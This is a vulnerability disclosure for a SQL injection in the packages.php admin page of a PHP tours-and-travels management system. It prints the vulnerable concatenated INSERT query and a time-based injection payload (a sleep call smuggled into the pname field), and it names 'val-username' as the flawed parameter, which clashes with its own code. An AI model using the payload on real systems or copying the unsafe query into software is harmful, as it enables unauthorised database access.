Online Tours And Travels Management System v1.0 SQL Injection in packages.php

Exploit Title: SQL injection

Date: 2022-07-06

Software Link: https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL <https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL>

Version: v1.0

Tested on: Linux Apache/2.4.38 MariaDB 10.3.34 php7.2.20

1. Vulnerability analysis

The file path that exists in vulnerabilities is: **/admin/operations/packages.php**. The **INSERT** sql satement(line 13 and line 14) did not filter the input **val-username** parameter, and brought it directly into the database to query, resulting in a SQL injection vulnerability:


admin > operations > packages.php

```
1  <?php
2  require_once('../check_login.php');
3  ?>
4  <?php
5  include"../config.php";
6  try {
7      $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
8      // set the PDO error mode to exception
9      $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
10
11     if(isset($_POST['submit']))
12     {
13         $sql = "INSERT INTO packages (pname,price_adult,price_children)
14             VALUES ('".$_POST['pname']."', '".$_POST['price_adult']."', '".$_POST['price_children']."')";
15             // use exec() because no results are returned
16             $conn->exec($sql);
17              $_SESSION['success']=' Record Added Successfully.....';
18             // echo "New record created successfully";
19             // $_SESSION['reply'] = "Added Successfully";
20         header("location:../package_details.php");
21     }
22     if(isset($_POST['update']))
23
```


2. POC

To trigger the vulerability, we need first log in to the background of the website as an administrator, the administrator account password is located "Username and Password.txt" under the Credentials folder


Then, Click "Package Management" and "Add Package Details" in order:



Fill in the form, Click "Save" and grab the datapackage.




The package looks like follow picture(the target is my own docker):



change the **pname** parameter into

```
pname=test', (select sleep(2.5)), 44);--+&price_adult=22&price_children=33&submit=
```

and click "Send", the response will be received after 2.5s(2500 milis) wait.



it shows that this place could be used to leak the database.